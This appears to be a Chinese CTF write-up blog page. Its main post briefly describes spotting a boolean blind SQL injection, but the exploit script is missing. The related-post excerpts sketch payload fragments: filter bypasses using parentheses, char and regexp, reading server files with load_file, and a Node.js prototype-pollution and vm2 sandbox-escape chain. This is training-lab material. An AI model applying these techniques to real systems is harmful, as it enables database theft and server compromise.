
上古遗迹档案馆

经测试用#注释,闭合为单引号


用and测试出两种结果,很容易想到sql布尔盲注,接下来没什么过滤,直接写脚本
1 | |

本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Lengkur!
相关推荐

2026-03-15
[CISCN 2019华北Day2]Web1
一进来就给了flag所在的表名和列名,输入一个1,下面显示Hello, glzjin wants a girlfriend. 输入2,显示**Do you want to be my girlfriend? 又经过了几次尝试 发现注释都被过滤了,回过去一想1和2的不同显示,想到了布尔...
2026-01-20
web183-sql-布尔盲注-空格过滤-=过滤
可以看到sql语句用来查pass的记录数(pass和用户的数量是相等的),这里过滤了很多字符,我们可以用()来绕过空格 我们可以用“表中有没有这条数据”的思路来猜字符,如 12345tableName=(ctfshow_user)where(pass)like'ctfshow%&#...
2026-01-21
web185-sql-布尔盲注-引号过滤-数字过滤-=过滤
新增数字过滤,在sql中true值为1,concat有自动转换字符串机制,得到的值会直接转为数字字符 所以还要配合char来构造各种字符(下图true总共97个) 由于过滤了引号,所以也不能用like了,但是可以用regexp代替,用于正则匹配 写脚本 12345678910111213...
2026-04-20
nodejs
看源码是js污染链漏洞很明显,先注册一个账号登录后,然后重置密码 这里稍微绕过一下就行,请求包: 12345678910111213141516POST /changepassword HTTP/1.1Host: 28f48c68-c9ad-450a-a2e0-eab0001f7e6a.7.d...
2026-04-20
nodejs
nodejsSummary这题是一条很典型的 Node.js Web 利用链:先通过 merge() 的递归合并缺陷做 constructor.prototype 原型污染,把普通用户提权为管理员;再利用管理员专属的 /sandbox 功能,结合 vm2@3.10.0 已知逃逸拿到命令执行,最...
2026-01-21
web189-sql-布尔盲注读文件-load_file
试试上一题用弱比较特性的方法,可以看到出现了密码错误 当用户名输入1时,返回查询失败,可以想到布尔注入 if,ascii,substr,load_file配合来判断,正确返回用户名1,对应查询失败 1if(ascii(substr(load_file('/var/www/htm...